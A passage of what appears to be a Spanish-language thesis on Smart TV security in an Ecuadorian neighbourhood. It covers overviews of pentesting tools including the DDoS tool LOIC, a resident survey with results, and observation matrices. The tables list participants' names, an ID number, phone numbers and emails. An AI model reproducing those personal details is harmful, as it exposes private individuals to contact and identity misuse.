Herramienta de escaneo de vulnerabilidades utilizada en ciberseguridad y administración de redes. Desarrollado por Tenable, Nessus se utiliza para identificar y evaluar posibles debilidades y amenazas en sistemas informáticos, aplicaciones y redes. La herramienta realiza análisis automatizados de seguridad en busca de vulnerabilidades conocidas, configuraciones incorrectas y riesgos de seguridad en una amplia variedad de sistemas operativos, dispositivos de red y aplicaciones. Ofrece una amplia base de datos de vulnerabilidades y se actualiza regularmente para mantenerse al día con las nuevas amenazas. Los administradores de sistemas y los profesionales de seguridad utilizan Nessus para escanear sus entornos de TI y recibir informes detallados que les ayudan a identificar y corregir las vulnerabilidades antes de que puedan ser explotadas por atacantes [22].

Nessus puede ser utilizada para:

- **Identificación de vulnerabilidades:** Nessus puede ser utilizado para identificar vulnerabilidades en sistemas informáticos. Esta información puede ser utilizada por un hacker para explotar las vulnerabilidades y obtener acceso a un sistema [23].

- **Generación de informes:** Nessus puede ser utilizado para generar informes sobre el estado de seguridad de un sistema. Estos informes pueden ser utilizados por un hacker para identificar sistemas vulnerables [23].

c. Metasploit

Plataforma de pruebas de penetración y herramienta de código abierto utilizada en ciberseguridad para evaluar la seguridad de sistemas informáticos y aplicaciones. Fue desarrollada por Rapid7 y proporciona una amplia gama de funcionalidades para identificar vulnerabilidades, realizar pruebas de seguridad y llevar a cabo ataques controlados con el fin de ayudar a las organizaciones a mejorar su postura de seguridad. Incluye una amplia colección de módulos de explotación, payloads y recursos que permiten a los profesionales de seguridad llevar a cabo pruebas éticas y simular ataques para descubrir debilidades en sistemas y redes. La herramienta se utiliza para verificar la seguridad de sistemas y aplicaciones, y también puede ser empleada por equipos de respuesta a incidentes para entender y mitigar amenazas [24].

d. Loic (Low Orbit Ion Cannon)

Es una herramienta de código abierto utilizada para realizar ataques de denegación de servicio distribuido (DDoS). LOIC permite a los usuarios enviar un gran volumen de tráfico de red a un objetivo específico con el fin de sobrecargar sus recursos y hacer que un sitio web o servicio en línea sea inaccesible para los usuarios legítimos. Aunque LOIC en sí mismo no es una herramienta de DDoS distribuido, ya que no utiliza una botnet, puede ser utilizado por un grupo de personas para coordinar ataques DDoS [25].

d. Kali Linux

Es una distribución de Linux que se centra en la seguridad informática. Incluye una amplia gama de herramientas para realizar pruebas de penetración, auditorías de seguridad, escaneo de vulnerabilidades y forense digital. Es una herramienta popular entre profesionales y entusiastas de la ciberseguridad,se basa en Debian, lo que significa que es una distribución de Linux estable y segura. También tiene una interfaz de usuario amigable y una comunidad activa que proporciona soporte y ayuda [4].

Kali Linux es una herramienta poderosa que puede utilizarse para mejorar las habilidades en seguridad informática y realizar pruebas éticas de seguridad. Es una opción destacada en el ámbito de la ciberseguridad [15].

e. Ettercap

Se trata de una utilidad de código abierto y gratuita, siendo compatible con diversos sistemas operativos tipo UNIX, como Linux, Mac OS X y Solaris. Ettercap, un software multiusos, ha experimentado una evolución significativa, transformándose en una herramienta de manipulación de red sumamente versátil. Además de sus funciones básicas, como la inyección de caracteres, el filtrado de paquetes y la capacidad para interrumpir conexiones, Ettercap ofrece una amplia gama de capacidades, incluyendo ataques de hombre en el medio. Al colocarse en medio de una conexión conmutada, Ettercap tiene la capacidad de adquirir y analizar la totalidad de la comunicación entre los dos hosts víctimas. Esta capacidad le otorga al atacante la posibilidad de aprovechar la situación de manera efectiva. Es crucial destacar que, gracias a su carácter de código abierto, la comunidad de usuarios puede contribuir al desarrollo continuo de Ettercap, mejorando sus capacidades y seguridad [26].

1.3.11 Metodología

La metodología comprende un conjunto de procesos, técnicas y prácticas diseñadas para lograr un objetivo específico. En el contexto de la investigación científica, la metodología se define como la disciplina que se dedica a examinar y organizar los procedimientos y técnicas empleados en la investigación con el fin de generar conocimiento. En cualquier investigación científica, la metodología desempeña un papel crucial al asegurar la rigurosidad y la validez de los resultados obtenidos. Una metodología efectiva debe ser clara, precisa y exhaustiva, además de adaptarse al tipo de investigación en curso. Una buena metodología garantiza la rigurosidad y la validez de los resultados obtenidos, lo que contribuye a la producción de conocimiento científico de calidad [27].

1.3.12 Metodología OWASP

Representa un enfoque integral para fortalecer la seguridad en el desarrollo de aplicaciones web. Desde sus inicios, OWASP (Open Web Application Security Project) se ha destacado como una organización de referencia en el ámbito de la seguridad informática, proporcionando un marco de trabajo valioso y recursos esenciales. Su objetivo principal es abordar y mitigar las vulnerabilidades comunes en aplicaciones

web, ofreciendo a desarrolladores y profesionales de seguridad una amplia gama de herramientas, guías y mejores prácticas para identificar y gestionar riesgos desde las primeras etapas del ciclo de vida del software [27].

OWASP se ha convertido en un recurso indispensable para la comunidad de seguridad cibernética al poner énfasis en la colaboración y el intercambio de conocimientos. Su enfoque proactivo hacia la seguridad, centrado en la prevención y corrección temprana de vulnerabilidades, ha contribuido significativamente a la mejora de la postura de seguridad en el desarrollo de aplicaciones web a nivel mundial [28].

1.3.13 NVD (national vulnerability database)

Es un repositorio de información sobre vulnerabilidades de seguridad en software. Es una iniciativa del Instituto Nacional de Estándares y Tecnología (NIST) de los Estados Unidos. Recopila información sobre vulnerabilidades de software, como su descripción, impacto, soluciones y medidas de mitigación. También utiliza estándares comunes de identificación, como el Número Común de Vulnerabilidad (CVE), para etiquetar y referenciar cada vulnerabilidad de manera única. La información proporcionada por la NVD es esencial para que las organizaciones comprendan las amenazas potenciales a la seguridad de sus sistemas y aplicaciones. También ayuda a los equipos de seguridad a tomar decisiones informadas sobre cómo abordar y mitigar las vulnerabilidades. Es un recurso valioso para investigadores, empresas y usuarios finales interesados en mantenerse actualizados sobre las últimas vulnerabilidades de seguridad y las mejores prácticas para proteger sus sistemas [29].

Estándares de evaluación de vulnerabilidad que utiliza NVD:

- **Common Vulnerabilities and Exposures (CVE):** Es un sistema de identificación único para vulnerabilidades de seguridad. Cada vulnerabilidad se asigna un identificador CVE único, que se utiliza para rastrear y compartir información sobre la vulnerabilidad [29].

- **Common Vulnerability Scoring System (CVSS):** Ess un marco para evaluar la gravedad de las vulnerabilidades de seguridad. CVSS asigna a cada

vulnerabilidad una puntuación de gravedad, que se puede utilizar para priorizar los esfuerzos de remediación [29].

- **Security Content Automation Protocol (SCAP):** Es un conjunto de estándares para la automatización de la gestión de vulnerabilidades. SCAP define un lenguaje común para compartir información sobre vulnerabilidades, configuraciones incorrectas y otras debilidades de seguridad [29].

1.3.14 Sistemas operativos un Smart TV

El sistema operativo de una Smart TV puede considerarse el sistema inteligente al que accedes en la actualidad. Algunos sistemas operativos son tan completos que incluso te permiten jugar videojuegos o usar una gran variedad de aplicaciones. Sin embargo, no existe un sistema único para todas las Smart TV, sino que depende de la marca y el modelo de tu televisor. Cada sistema operativo tiene su propia interfaz y es compatible con diferentes herramientas [30].

Android TV, desarrollado por Google, sirve como sistema operativo en televisores fabricados por diversas marcas, como Philips, algunos modelos de Sony, así como en Smart TVs de Sharp y Xiaomi, entre otros. Además, Google TV, su versión mejorada, está gradualmente extendiéndose, aunque todavía no está ampliamente disponible en varios dispositivos y se centra en la compatibilidad con Chromecast, introducido a finales de 2020 [31].

Tizen, Sistema operativo propio de Samsung, destaca por su fluidez y facilidad de uso. Cuenta con una buena selección de aplicaciones, aunque no tan amplia como Android TV. Se encuentra en televisores Samsung de todas las gamas. WebOS es el sistema operativo de LG, conocido por su diseño intuitivo y su control por voz. Ofrece una buena selección de aplicaciones y es compatible con AirPlay 2. Se encuentra en televisores LG de todas las gamas [30].

1.4. Objetivos

1.4.1 Objetivo general

Determinar los riesgos y vulnerabilidades aplicando técnicas de Pentesting en dispositivos Smart TV del Barrio Pucará en la parroquia Ambatillo.

1.4.2 Objetivos específicos

- Investigar sobre las vulnerabilidades, riesgos y amenazas en los Smart TV para identificar los posibles ciberataques.

- Identificar las técnicas de Pentesting aplicables en los Smart TV para la detección de vulnerabilidades, riesgos y amenazas.

- Elaborar un informe de recomendaciones y medidas de seguridad para mitigar los riesgos y vulnerabilidades encontrados los televisores inteligentes.

CAPÍTULO II.- METODOLOGÍA.

2.1 Materiales

Para realizar el proceso de recolección de la información, se utilizó una encuesta dirigida a los moradores del barrio Pucará de la parroquia Ambatillo que cuenten con un televisor inteligente. Además, se realizó una matriz de observación enfocada en los dispositivos Smart TV. La información recolectada permitirá identificar las marcas más utilizadas y las vulnerabilidades más comunes en los dispositivos del barrio Pucará.

2.1.1 Encuesta

La encuesta incluye preguntas dicotómicas, escala de Likert, por lo que se procedió a medir la confiabilidad de los datos recolectados con el coeficiente de Alpha de Cronbach, como se observa en la tabla 1 el resultado que se obtuvo fue del 0,84 de confiabilidad por lo que se puede determinar que el conjunto de preguntas es muy fiable.

Tabla 1. Coeficiente de Alfa de Cronbach aplicada a la encuesta.

α=	0,84
K(número de ítems)=	9
∑vi(Varianza de cada ítems)=	8,90
Vt(varianza total)=	34,53

ENCUESTA SOBRE LA SEGURIDAD EN DISPOSITIVOS SMART TV

1. **¿Qué incidente o problema ha experimentado relacionado con su Smart TV?**

A. Problemas de conexión.
B. Problemas con las aplicaciones.
C. Problemas con el rendimiento o velocidad.
D. Problemas de seguridad.

2. **¿Qué medidas de seguridad adicionales ha implementado en su red doméstica para proteger sus dispositivos inteligentes?**

A. Firewall
B. Red VPN
C. Antivirus
D. Ninguna

3. ¿Con qué frecuencia actualiza el firmware o software de su Smart TV?

A. Cada mes
B. Cada trimestre
C. Una vez al año o menos
D. No lo actualizo

4. **¿Cree que los dispositivos Smart TV son seguros para usar en su hogar?**

A. Muy seguros
B. Seguros
C. Inseguros
D. Muy inseguros

5. ¿Se siente cómodo con la configuración de privacidad de su Smart TV?

A. Muy cómodo
B. Cómodo
C. Poco cómodo
D. Nada cómodo

6. ¿Está al tanto de las amenazas de seguridad cibernética que podrían afectar a su dispositivo Smart TV?

A. Muy al tanto
B. Al tanto
C. No muy al tanto
D. No estoy al tanto

7. ¿Ha cambiado las contraseñas predeterminadas en su Smart TV y en las aplicaciones que utiliza en él?

A. Sí, he cambiado todas las contraseñas.
B. Sí, he cambiado algunas contraseñas.
C. No, he dejado las contraseñas predeterminadas.

8. ¿Qué aplicaciones o servicios utiliza con frecuencia en su Smart TV?

A. Netflix
B. YouTube
C. Facebook
D. Spotify
E. Otras

9. ¿Descarga aplicaciones o contenido de fuentes no oficiales en su Smart TV?

A. Si
B. No

10. Conoce ¿cómo cambiar las contraseñas en su Smart TV y aplicaciones.

A. Sí
B. No
C. En algunas aplicaciones

11. ¿Usted, ha ingresado en su Smart tv credenciales personales como: tarjetas de créditos, datos personales, ¿número de cuentas bancarias?

A. Definitivamente
B. Posiblemente
C. No estoy seguro
D. Probablemente no
E. Definitivamente no

2.1.2 Matriz de observación

En la tabla 2, se visualiza la matriz de observación, que fue realizada con el fin de recolectar la información acerca de los dispositivos Smart TV de los moradores del barrio Pucará.

Tabla 2.Matriz de observación para los dispositivos Smart TV.

Usuario:		CI:	
Teléfono:		**Correo:**	
Marca TV:		**Modelo TV:**	
Versión del SO:		**Número de puertos:**	
Observador:	Matza Jonathan		
Área que observar	**Objetivo**	**Criterios de observación**	**Observación**
Configuración de seguridad	Analizar las medidas de seguridad adecuadas para proteger los dispositivos de ataques.	Los usuarios han configurado contraseñas seguras para sus dispositivos de red.	
Aplicaciones y servicios	Revisar el uso de aplicaciones y servicios que sean seguros y confiables.	Los usuarios solo usan aplicaciones y servicios de fuentes confiables.	

Conexión a internet	Conectar los dispositivos a Internet de forma segura.	Los usuarios usan una conexión a Internet segura.	
Actualización de software.	Instalar las actualizaciones de software de forma oportuna para corregir vulnerabilidades y mejorar la seguridad.	Los usuarios mantienen sus dispositivos Smart TV actualizados con la última versión de software.	

2.2 Métodos

2.2.1 Modalidad de la investigación

La presente investigación se contextualizó en la modalidad de investigación de campo y bibliográfica-documental.

Investigación de Campo: Se realizó investigación de campo ya que el investigador acudió al barrio para poder observar directamente el problema y obtener datos y sobre la situación.

Investigación bibliográfica-documental: Se realizó una investigación bibliográfica – documental porque es necesario sustentar la información del marco teórico mediante libros, artículos científicos, entre otros.

2.2.2 Población y muestra

El presente tema de investigación trabajó con personas que cuentan con un dispositivo Smart TV en sus hogares del barrio Pucará de la parroquia Ambatillo de la ciudad de Ambato. La población tiene un número reducido de participantes, por lo que no se requiere una muestra significativa.

Tabla 3. Población de estudio.

Población	**Número**	**Porcentaje**
Personas, usuarios de Smart TV	25	100%
Total	25	100%

2.2.3 Recolección de información

Cuestionario

La recolección de la información a través de la encuesta, se utilizó Google forms, debido a que el alcance y tabulación son fáciles mediante la misma plataforma.

Pregunta Nro1: ¿Qué incidente o problema ha experimentado relacionado con su Smart TV?



Figura 1. Encuesta a usuarios, pregunta 1.

Análisis e interpretación de los resultados

En los resultados representados en la figura 1, se puede evidenciar que el 30% de usuarios han tenido problemas con la conexión a Internet, un 25% con las aplicaciones del dispositivo, también, el 25% de encuestados tienen problema de velocidad y el 20% con la seguridad de sus Smart TV. Esta interpretación sugiere que los televisores inteligentes son dispositivos complejos que pueden experimentar una variedad de problemas.

Pregunta Nro 2: ¿Qué medidas de seguridad adicionales ha implementado en su red doméstica para proteger sus dispositivos inteligentes?



Figura 2. Encuesta a usuarios, pregunta 2.

Análisis e interpretación de los resultados

De acuerdo con la figura 2, se evidencia que el 60% de encuestados no han implementado medidas de seguridad en la red de sus hogares, el 33% han instalado antivirus en sus dispositivos, el 5% ha implementado firewall y tan solo un 2% de usuarios cuentan con una Red privada virtual (VPN). Los datos reflejan una falta de conciencia y acción en la implementación de medidas de seguridad en la red doméstica.

Pregunta Nro 3: ¿Con qué frecuencia actualiza el software de su Smart TV?



Figura 3. Encuesta a usuarios, pregunta 3.

Análisis e interpretación de los resultados

Con los resultados obtenidos, se puede notar que el 68% de los encuestados no actualizan el software de sus televisores inteligentes, el 20% de usuarios lo han actualizado una vez por año, el 7% actualizan sus dispositivos una vez por mes y un 5% de usuarios lo han actualizado trimestralmente. La encuesta revela que una parte significativa de los usuarios no presta suficiente atención a la actualización de sus Smart TV, lo que puede tener implicaciones para la seguridad y la funcionalidad de estos dispositivos.

Pregunta Nro 4: ¿Cree que los dispositivos Smart TV son seguros para usar en su hogar?



Figura 4. Encuesta a usuarios, pregunta 4.

Análisis e interpretación de los resultados

De acuerdo con la Figura 4, el 62% de usuarios considera que sus dispositivos son seguros para usarse en el hogar, el 20% piensan que son inseguros, el 10% de encuestados aseguran que sus dispositivos son muy seguros y tan solo el 8% de usuarios consideran que son muy inseguros. Estos resultados indican que la percepción de la seguridad de los dispositivos varía entre los usuarios, como consecuencia de la poca información que se tiene acerca de estos dispositivos y la familiaridad con sus antecesores los televisores.

Pregunta Nro 5: ¿Se siente cómodo con la configuración de privacidad de su Smart TV?



Figura 5. Encuesta a usuarios, pregunta 5.

Análisis e interpretación de los resultados

En los resultados representados en la figura 5, se puede evidenciar que el 45% de los usuarios se sienten cómodos con la configuración de privacidad de sus dispositivos, el

45% están poco cómodos con la configuración en su Smart TV, el 7% de los encuestados se sienten muy seguros con la configuración de seguridad de sus dispositivos, mientras que el 3% no se siente cómodo con la configuración de seguridad de sus televisores inteligentes. Estos resultados indican que existe una diversidad de actitudes entre los usuarios en relación con la configuración de privacidad y seguridad de sus Smart TVs.

Pregunta Nro 6: ¿Está al tanto de las amenazas de seguridad cibernética que podrían afectar a su dispositivo Smart TV?



Figura 6. Encuesta a usuarios, pregunta 6.

Análisis e interpretación de los resultados

Al analizar los resultados de la figura 6, se observa que un 45% de los usuarios no están completamente informados acerca de las amenazas que pueden afectar a sus dispositivos. Asimismo, un 30% de los encuestados no tienen conocimiento de las amenazas que pueden afectar sus televisores inteligentes, mientras que un 18% está al tanto de estas amenazas. Finalmente, un 7% de los usuarios están muy informados acerca de los posibles ataques que podrían perjudicar sus Smart TV. Estos resultados preocupan y muestran que los usuarios necesitan ser más conscientes de las amenazas que pueden afectar a sus televisores inteligentes.

Pregunta Nro 7: ¿Ha cambiado las contraseñas predeterminadas en su Smart TV y en las aplicaciones que utiliza en él en los últimos 6 meses?



Figura 7. Encuesta a usuarios, pregunta 7.

Análisis e interpretación de los resultados

Tras recopilar los datos de la encuesta y observar en la figura 7, se destaca que el 73% de los usuarios mantienen las contraseñas predeterminadas en las aplicaciones de sus dispositivos. Por otro lado, el 17% los ha modificado en algunas aplicaciones, y el 10% ha realizado cambios en las contraseñas de sus aplicaciones en los últimos 6 meses. Los resultados de esta encuesta muestran que los usuarios necesitan ser más conscientes de los riesgos de seguridad asociados con el uso de contraseñas predeterminadas, la falta de cambio de las contraseñas predeterminadas en las aplicaciones representa un riesgo significativo, ya que las contraseñas predeterminadas son bien conocidas por los atacantes.

Pregunta Nro 8: ¿Qué aplicaciones o servicios utiliza con frecuencia en su Smart TV?



Figura 8. Encuesta a usuarios, pregunta 8.

Análisis e interpretación de los resultados

En los resultados representados en la figura 8, se aprecia que el 60% de los usuarios emplea la aplicación de YouTube en sus televisores inteligentes con regularidad. Además, el 25% de los usuarios se enfoca principalmente en Netflix en sus dispositivos,

mientras que el 12% prefiere la aplicación de Facebook como la principal. Por último, el 3% de los encuestados opta principalmente por otras aplicaciones. Esto revela que la mayoría de los usuarios utilizan sus Smart TV para acceder a aplicaciones de entretenimiento, con YouTube y Netflix liderando el camino. Esto destaca la creciente importancia de los servicios de transmisión y la diversidad de estos lleva a aplicaciones de dudosa procedencia y muy fáciles de vulnerar.

Pregunta Nro 9: ¿Descarga aplicaciones o contenido de fuentes no oficiales en su Smart TV?



Figura 9. Encuesta a usuarios, pregunta 9.

Análisis e interpretación de los resultados

De acuerdo con los resultados obtenidos y representados en la Figura 9, se destaca que el 60% de los usuarios encuestados descarga aplicaciones de fuentes no oficiales o de páginas dudosas, en contraste con el 40% que descarga aplicaciones de fuentes confiables en su dispositivo Smart TV. Estos datos son preocupantes, ya que las aplicaciones de fuentes no oficiales o de páginas dudosas son más propensas a contener malware o contenido malicioso. Esto puede poner en riesgo la seguridad de los usuarios, ya que los atacantes pueden utilizar estas aplicaciones para robar información personal, instalar malware o realizar ataques de phishing.

Pregunta Nro 10: Conoce ¿cómo cambiar las contraseñas en su Smart TV y aplicaciones?



Figura 10. Encuesta a usuarios, pregunta 10.

Análisis e interpretación de los resultados

De acuerdo con los resultados representados en la figura 10, se advierte que el 63% de los encuestados no sabe cómo cambiar las contraseñas de las aplicaciones instaladas en sus dispositivos Smart TV. En contraste, el 22% de los usuarios está familiarizado con el proceso, y el 15% de los encuestados conoce cómo cambiar las contraseñas en algunas de las aplicaciones instaladas en sus dispositivos. Este dato es preocupante, ya que las contraseñas predeterminadas de las aplicaciones suelen ser fáciles de adivinar, lo que las hace vulnerables a ataques cibernéticos. Además, los usuarios suelen utilizar las mismas contraseñas para varias aplicaciones, lo que aumenta el riesgo de que sus cuentas sean comprometidas, por lo cual se destaca la necesidad de una mayor educación y concienciación sobre la gestión segura de contraseñas.

Pregunta Nro 11: ¿usted, ha ingresado en su Smart tv credenciales personales como: tarjetas de créditos, datos personales, ¿número de cuentas bancarias?



Figura 11. Encuesta a usuarios, pregunta 11.

Análisis e interpretación de los resultados

Se puede observar que el 43% de los usuarios definitivamente no ingresan credenciales personales en su dispositivo, mientras que el 30% posiblemente lo han hecho. Además, el 13% de los encuestados probablemente no ha ingresado datos personales en su dispositivo, y el 12% de los usuarios no están seguros si han ingresado sus datos personales en sus televisores inteligentes y tan solo el 2% definitivamente si ha ingresado sus datos personales. Estos resultados reflejan la diversidad de actitudes y prácticas de los usuarios en lo que respecta a la privacidad y la seguridad de los datos personales en sus dispositivos Smart TV, es preocupante, ya que los televisores inteligentes pueden ser utilizados para acceder a una amplia gama de datos personales, como información de contacto, información financiera e información de salud. Si un atacante puede obtener acceso a estos datos, podría utilizarlos para robar la identidad del usuario, realizar compras fraudulentas o chantajear al usuario.

Resultados de la matriz de observación

Tabla 4. Matriz de observación del primer dispositivo.

Usuario:	Norma Masablalin	CI:	1803260411
Teléfono:	0988108932	**Correo:**	Normamasabali4385@gmail.com
Marca TV:	Riviera	**Modelo TV:**	Serie ch RLED-ADND3CHG7LF
Versión del SO:	Android 9.0, Procesador Quad core	**Número de puertos:**	HDMI 2, USB 1, LAN 1, AVG 1
Observador:	Jonathan Matza		

Área que observar	**Objetivo**	**Criterios de observación**	**Observación**
Configuración de seguridad	Analizar las medidas de seguridad adecuadas para proteger los dispositivos de ataques.	Los usuarios han configurado contraseñas seguras para sus dispositivos de red.	Se observó que el usuario no tiene ninguna contraseña en el televisor y tampoco en aplicaciones. Esto podría deberse a que el modelo de su dispositivo no cuenta con esa función y el desconocimiento del usuario de las aplicaciones que usa.
Aplicaciones y servicios	Revisar el uso de aplicaciones y servicios que sean seguros y confiables.	Los usuarios solo usan aplicaciones y servicios de fuentes confiables.	Se notó que el usuario utiliza aplicaciones poco confiables, como LibrePlay, las cuales son descargadas de páginas no oficiales.
Conexión a internet	Conectar los dispositivos a Internet de forma segura.	Los usuarios usan una conexión a Internet segura.	La red utiliza un tipo de cifrado fuerte WPA2, esto quiere decir que utiliza una red segura.
Actualización de software.	Instalar las actualizaciones de software de forma oportuna para corregir vulnerabilidades y mejorar la seguridad.	Los usuarios mantienen sus dispositivos Smart TV actualizados con la última versión de software.	Se constató que la última actualización de software realizada por el usuario tiene fecha de 11/09/2022.
Conclusión:	La propietaria ha demostrado buenas prácticas en la conexión a Internet y la actualización de software, lo que es un paso positivo hacia la protección de la privacidad y la seguridad de su dispositivo.		

Tabla 5. Matriz de observación del segundo dispositivo.

Usuario:	Gonzalo Toaza	CI:	-
Teléfono:	0991641449	**Correo:**	GonzaloT1615@gmail.com
Marca TV:	Riviera	**Modelo TV:**	RLED-DSH32CHG
Versión del SO:	Android 9.0 Procesador Quad core	**Número de puertos:**	HDMI 2, USB 1, RED 1.
Observador:	Jonathan Matza		

Área que observar	**Objetivo**	**Criterios de observación**	**Observación**
Configuración de seguridad	Analizar las medidas de seguridad adecuadas para proteger los dispositivos de ataques.	Los usuarios han configurado contraseñas seguras para sus dispositivos de red.	Se observó que el usuario no tiene ninguna contraseña o método de protección.
